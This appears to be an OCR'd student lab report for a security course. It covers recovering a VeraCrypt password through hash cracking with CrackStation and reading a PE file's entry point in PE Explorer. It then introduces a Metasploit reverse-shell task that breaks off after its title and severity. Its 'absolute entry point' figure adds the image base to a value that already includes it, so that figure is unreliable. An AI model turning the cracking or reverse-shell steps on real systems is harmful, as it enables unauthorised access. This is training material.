
Step 2: Identify the hash type

Open `crackstation` and inspect the string. Use a hash identification tool to determine the algorithm




Step 3: Setting Up VeraCrypt


1. Download and install VeraCrypt
Download VeraCrypt from the official site (veracrypt.fr) or install it on Kali Linux with:sudo apt install veracrypt



2. Launch VeraCrypt

Open VeraCrypt from the applications menu or run `veracrypt` from the terminal. The main window shows a list of drive slots used for mounting encrypted volumes.


VeraCrypt
Volumes
System
Favorites
Tools
Settings
Help
Homepage
Drive
Volume
Size
Encryption Algorithm
Type
A:
B:
E:
F:
G:
H:
I:
J:
K:
L:
M:
Create Volume
Volume Properties...
Wipe Cache
Volume
VeraCrypt
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit


VeraCrypt Volume Creation Wizard
Volume Created
The VeraCrypt volume has been created and is ready for use. If you wish to create another VeraCrypt volume, click Next. Otherwise, click Exit.
VeraCrypt
Help
< Back
Next >
Exit

4. Choose a drive slot


Select any available drive letter/slot from the list in the VeraCrypt window. This is where the volume will appear once mounted.

5. Click Mount

Click the **Mount** button. VeraCrypt will prompt for the password.

6. Enter the decoded password

Type in the password recovered from crackstation in Step 2, then click **OK**




7. Confirm the mount was successful

If the password is correct, the volume mounts and appears in the drive list with its size shown. If the password is wrong, VeraCrypt shows an "Incorrect password" error and the mount fails.

8. Open the mounted volume

Double-click the mounted drive to open it in the file explorer and browse its contents to locate the secret code.



ANALYSIS

- Hash type identified: [fill in, e.g. MD5 / Base64 / SHA-256]
- Decoded/cracked password: [insert password, or redact if sensitive]
- Secret code found: [insert code, or redact if sensitive]

The password was recoverable because [state the actual reason: it was a weak hash, a short/common password found in a wordlist, or a reversible encoding rather than a real hash]. This shows that encryption is only as strong as the secret protecting it. A properly hashed and salted password, combined with a long, random passphrase, would have made this step far harder or infeasibe

IMPACT

1. Anyone who recovers the password gains full access to the encrypted volume's contents, defeating the purpose of the encryption.
2. If the same password is reused elsewhere, recovering it here could expose other accounts or systems.
3. Weak or improperly hashed passwords undermine trust in the confidentiality of the data they protect.
4. In a real-world scenario, sensitive files (credentials, financial data, personal records) inside such a volume would be fully exposed.

MITIGATION STEPS

1. Never store a password using a weak or unsalted hash (e.g. plain MD5); use a strong, salted algorithm designed for password storage, such as bcrypt or Argon2.
2. Use long, random passphrases for VeraCrypt volumes rather than dictionary words or short strings.
3. Avoid storing the password or its hash alongside the encrypted file it protects.
4. Enable VeraCrypt's PIM (Personal Iterations Multiplier) and keyfiles for an additional layer of protection beyond the password alone.
5. Rotate passwords regularly and avoid reusing them across systems.
6. Limit who has access to both the encrypted file and any related password material.

TASK -2

An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

Attack Name:- PE Header / Static Binary Analysis (Entry Point Identification)

Severity:- Informational (Score: N/A) — this is a reconnaissance technique, not an exploit against a live target

Reason:-

Identifying the Entry Point (EP) of a PE (Portable Executable) file is a foundational step in static malware analysis and reverse engineering. The entry point tells the OS loader exactly where to transfer execution once the file is mapped into memory. Analysts check this value when triaging unknown binaries because packers, crypters, and malware droppers frequently manipulate this field to hide the real code — so learning to read it correctly on a known, legitimate binary like VeraCrypt builds the skill needed to later spot anomalies in suspicious ones.

Steps to reproduce with screenshots:-


Step 1: Load the provided `VeraCrypt.exe` into PE Explorer via File → Open.


Step 2: In the PE Explorer navigation pane, expand the PE Header and select **Optional Header**, which holds the fields the OS loader uses to set up the process.


Step 3: Locate the **AddressOfEntryPoint** field (sometimes labeled "Entry Point RVA").


Step 4: Note the Image Base value alongside it, since Absolute Entry Point = ImageBase + AddressOfEntryPoint (PE Explorer usually resolves this automatically).

Step 5: Screenshot the Optional Header view showing the AddressOfEntryPoint clearly PE Explorer – Entry Point.


PE Explorer - 30 day evaluation version
File View Tools Help
PE EXPLORER
To start exploring executable files,
click File | Open File [Ctrl+O]
Alternatively, you can drag and drop
a file from the Windows Explorer
What PE Explorer Does
PE File Viewer
Export/Import Viewer
Section Viewer/Editor
Digital Signature Viewer
Resource Viewer/Editor
Win32 Disassembler
Dependency Scanner
Strip Tools
Take a Quick Tour of PE Explorer
By taking a few moments to review the help,
you will better familiarize yourself with the program
and learn more about all the features available.
Getting Started
Tools
Plug-ins
PE File Basics
PE Explorer home page:
www.heaventools.com


PE Explorer - 30 day evaluation version
File View Tools Help
PE EXPLORER
To start exploring executable files,
click File | Open File [Ctrl+O]
Alternatively, you can drag and drop
a file from the Windows Explorer
What PE Explorer Does
PE File Viewer
Export/Import Viewer
Section Viewer/Editor
Digital Signature Viewer
Resource Viewer/Editor
Win32 Disassembler
Dependency Scanner
Strip Tools
Getting Started
Tools
Plug-ins
PE File Basics
PE Explorer home page:
www.heaventools.com
Open
Look in: Downloads
Name
Date modified
Today (2)
PE.Explorer-setup
30-09-2026 07:38 PM
VeraCrypt-Setup 1.26.7
30-09-2026 07:11 PM
Earlier this week (3)
network walks
27-09-2026 01:24 PM
02. JTR_Johnny GUI Win x64
27-09-2026 01:11 PM
File name:
VeraCrypt-Setup 1.26.7
Open
Files of type:
Executable Files (*.exe)
Cancel


PE Explorer - C:\Users\ELCOT\Downloads\VeraCrypt-Setup 1.26.7.exe
File View Tools Help
HEADERS INFO
Address of Entry Point: 004237B0
Real Image Checksum: 021B358Fh
Field Name Data Value Description
Machine 014Ch i386®
Number of Sections 0005h
Time Date Stamp 6517E9C6h 30/09/2023 09:26:30
Pointer to Symbol Table 00000000h
Number of Symbols 00000000h
Size of Optional Header 00E0h
Characteristics 0102h
Magic 010Bh PE32
Linker Version 000Ah 10.0
Size of Code 00073C00h
Size of Initialized Data 012F9200h
Size of Uninitialized Data 00000000h
Address of Entry Point 004237B0h
Base of Code 00001000h
Base of Data 00075000h
Image Base 00400000h
Field Name Data Value Description
Section Alignment 00001000h
File Alignment 00000200h
Operating System Version 00010005h 5.1
Image Version 00000000h 0.0
Subsystem Version 00010005h 5.1
Win32 Version Value 00000000h Reserved
Size of Image 01375000h 20402176 bytes
Size of Headers 00000400h
Checksum 021B358Fh
Subsystem 0002h Win32 GUI
Dll Characteristics 8140h
Size of Stack Reserve 00100000h
Size of Stack Commit 00001000h
Size of Heap Reserve 00100000h
Size of Heap Commit 00001000h
Loader Flags 00000000h Obsolete
Number of Data Directories 00000010h
30.09.2026 19:42:38 : EOF Extra Data From: 0136D200h (20369920)
30.09.2026 19:42:38 : Length of EOF Extra Data: 00E38B10h (14912272) bytes.
30.09.2026 19:42:38 : EOF Position: 021A5D10h (35282192)
30.09.2026 19:42:38 : Precompiling Resources...
30.09.2026 19:42:39 : Done.
For Help, press F1


HEADERS INFO
Address of Entry Point: 004237B0
Real Image Checksum: 021B358Fh
Field Name Data Value Description
Machine 014Ch i386®
Number of Sections 0005h
Time Date Stamp 6517E9C6h 30/09/2023 09:26:30
Pointer to Symbol Table 00000000h
Number of Symbols 00000000h
Size of Optional Header 00E0h
Characteristics 0102h
Magic 010Bh PE32
Linker Version 000Ah 10.0
Size of Code 00073C00h
Size of Initialized Data 012F9200h
Size of Uninitialized Data 00000000h
Address of Entry Point 004237B0h
Base of Code 00001000h
Base of Data 00075000h
Image Base 00400000h

ANALYSIS:-

Field	Value
Machine	014Ch (i386)
Magic	010Bh (PE32)
Number of Sections	0005h
Time Date Stamp	6517E9C6h (30/09/2023 09:26:30)
Size of Code	00073C00h
Address of Entry Point	**004237B0h**
Base of Code	00001000h
Base of Data	00075000h
Image Base	00400000h
Absolute Entry Point (ImageBase + EP)	**008237B0h**

Answer: Address of Entry Point = 004237B0h

TASK-3

Create a payload using Metasploit and make a reverse shell connection from aWindows 10 machine in your virtual machine setup.


Attack Name:- Reverse Shell / Remote Code Execution via Malicious Payload

Severity:- Critical and its score 9.0 – 10.0

